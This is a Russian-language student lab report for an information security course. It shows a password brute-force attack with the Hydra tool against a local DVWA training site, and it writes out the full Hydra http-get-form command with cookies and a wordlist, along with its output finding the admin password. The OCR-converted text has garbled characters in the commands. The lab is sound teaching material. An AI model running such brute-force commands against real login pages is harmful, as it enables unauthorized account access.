Отчёт по этапу №3 индивидуального проекта

Основы информационной безопасности

Мурашов И. В., НКАбд-03-23 11 апреля 2025

Российский университет дружбы народов, Москва, Россия

Докладчик

- Мурашов Иван Вячеславович
- Студент, 2 курс, группа НКАбд-03-23
- Российский университет дружбы народов
- 1132236018@rudn.ru
- https://neve7mind.github.io

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.


Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей rockyou.txt для kali linux (рис. 1).

Рис. 1: Файл со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).



Чтобы получить информацию о параметрах cookie я установил соответствующее расширение для браузера (**cookies?**), теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).



Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
— (kali⊗ivmurashov)-[~]

$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^6p
assword=^PASS^6Login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29
[DATAl max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
```

Рис. 4: Запрос Hydra


Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
(kali@ivmurashov)-[~]
$ hydra -1 admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^5p
assword=^PASS^6Login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (1:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^5password=^PASS^6Login:H=Cookie:se
curity=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 16:46:05
```

Рис. 5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).



- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

10/12

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).



11/12

Выводы

Приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей.